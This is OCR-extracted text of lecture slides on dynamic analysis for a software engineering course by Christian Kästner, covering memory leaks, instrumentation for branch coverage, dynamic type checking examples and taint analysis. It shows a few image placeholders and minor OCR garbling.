Foundations of Software Engineering

Dynamic Analysis

Christian Kästner


Adminstrativa

- Midterm
- Participation
- Midsemester grades

How are we doing?

Learning goals

- Identify opportunities for dynamic analyses
- Define dynamic analysis, including the high-level components of such analyses, and understand how abstraction applies
- Collect targeted information for dynamic analysis; select a suitable instrumentation mechanism
- Understand limitations of dynamic analysis
- Chose whether, when, and how to use dynamic analysis as part of quality assurance efforts



```
  }
}
```

Problems | Javadoc | Declaration | Console

```
<terminated> ClassLoaderLeakExample [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_40.jdk/Contents/Home/bin/java (Oct 20, 2014, 4:15:32 PM)
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
java.lang.OutOfMemoryError: Java heap space
```

WHAT’S A MEMORY LEAK?

Definition: Memory leak

- Memory is allocated, but not released properly.
- In C: malloc()'d memory that is not eventually free()'d:
- In OO/Java: objects created/rooted in memory that cannot be accessed but will not be freed.
  - *Is this actually possible?*
  - Memory usually automagically managed by the garbage collector, but…

institute for SOFTWARE RESEARCH

How can we tackle this problem?

- Testing:
- Inspection:
- Static analysis:

Wouldn’t it be nice if we could learn about the program’s memory usage as it was running?

Dynamic analysis: learn about a program’s properties by executing it

- How can we learn about properties that are more interesting than “did this test pass” (e.g., memory use)?
- Short answer: examine program state throughout/after execution by gathering additional information.

Common dynamic analyses

- Coverage
- Performance
- Memory usage
- Security properties
- Concurrency errors
- Invariant checking
- Fault localization
- Anomaly detection

Reminder: Principle techniques

- **Dynamic:**
  - **Testing:** Direct execution of code on test data in a controlled environment.
  - **Analysis:** Tools extracting data from test runs.
- **Static:**
  - **Inspection:** Human evaluation of code, design documents (specs and models), modifications.
  - **Analysis:** Tools reasoning about the program without executing it.

Collecting execution info

- Instrument at compile time
  - e.g., Aspects, logging, bytecode rewriting
- Run on a specialized VM
  - e.g., valgrind
- Instrument or monitor at runtime
  - also requires a special VM
  - e.g., hooking into the JVM using debugging symbols to profile/monitor (VisualVM)

Collecting execution info

Note: some of these methods require a *static* pre processing step!

- I
  - e.g., A
- Run on a spec alized VM
  - e.g., valgrind
- Instrum t or m
  - al
  - e.g., hook ugging symbols to prof monit (VisualVM)

Avoid mixing up static things done to collect info and the dynamic analyses that use the info.

SAMPLE ANALYSES

Method Coverage

How would you learn about method coverage?


Branch Coverage


How would you learn about branch coverage?


Instrumentation: a simple example

- How might tools that compute test suite coverage work?
- One option: *instrument* the code to track a certain type of data as the program executes.
  - **Instrument:** add of special code to track a certain type of information as a program executes.
  - Rephrase: insert logging statements (e.g., at compile time).
- What do we want to log/track for branch coverage computation?


```
int foobar(a,b) {
  if (a > 0) {
    b -= 5;
    a -= 10;
  }
  if(a > 0) {
    if (b > 0)
      return 1;
  }
  return 0;
}
```





(entry)
① if (a > 0)
log("branch 1: true")
log("branch 1: false")
a -= 10
② if (a > 0)
log("branch 2: true")
log("branch 2: false")
③ if (b > 0)
log("branch 3: true")
return 1
log("branch 3: false")
return 0
(exit)


(entry)
① if (a > 0)
printf("1:t")
b -= 5
-= 10
printf("1:f")
b -= 5
a -= 10
② if (a > 0)
printf("2:t")
③ if (b > 0)
printf("2:f")
③ if (b > 0)
return 1
return 0
return 1
return 0
(exit)

```
int foobar(a,b) {
  if (a > 0) {
    b -= 5;
    a -= 10;
  }
  if(a > 0) {
    if (b > 0)
      return 1;
  }
  return 0;
}
```



```
int foobar(a,b) {
  if (a > 0) {
    printf("1:t");
    b -= 5;
    a -= 10;
  } else {
    printf("1:f");
  }
  if(a > 0) {
    printf("2:t");
    if (b > 0) {
      printf("3:t");
      return 1;
    } else {
      printf("3:f");
    }
  } else {
    printf("2:f");
  }
  return 0;
}
```



```
int foobar(a,b) {
  if (a > 0) {
    printf(“1:t ”);
    b -= 5;
    a -= 10;
  } else {
    printf(“1:f ”);
  }
  if(a > 0) {
    printf(“2:t ”);
    if (b > 0) {
      printf(“3:t ”);
      return 1;
    } else {
      printf(“3:f ”);
    }
  } else {
    printf(“2:f ”);
  }
  return 0;
}
```

- Test cases: (0,0), (1,0), (11,0), (11,6)
  - foobar(0,0): “1:f 2:f ”
  - foobar(1,0): “1:t 2:f ”
  - foobar(11,0): “1:t 2:t 3:f ”
  - foobar(11,6): “1:t 2:t 3:t “

Assuming we saved how many branches were in this method when we instrumented it, we could now process these logs to compute branch coverage.

Dynamic Type Checking

```
var a = “foo”;
var b = a + 3;
if (a)
    b.send(getMsg().text);
```

Dynamic Type Checking

```
Object a = getList();
List<Integer> b = (List<Integer>) a;
Long c = b.get(1);
if (random()>0.00000001)
        System.out.println("foo");
else
        Math.max(a, 100);
```

Dynamic Type Checking

```
var a = null;
if (x)
        a = new Dog();
else
        a = 5;
…
if (x)
        a.bark();
```

Dynamic Type Checking

```
var x = new Array()
x[0] = “Foo”
x[1] = new Dog();
bar(x);
x[1].bark();
```

Dynamic vs Static Typing

- Warning: Religious wars…
- Simpler languages
- No cluttering through type annotations
- Flexible encoding complicated structures
- Types help readability
- Static detection of some errors

Information Flow Analysis

- Sources: Sensitive information, such as passwords, user input, or time
- Sinks: Untrusted communication channels, such as showing/sending data

- Taint analysis: Make sure sensitive data from sources does not flow into sinks

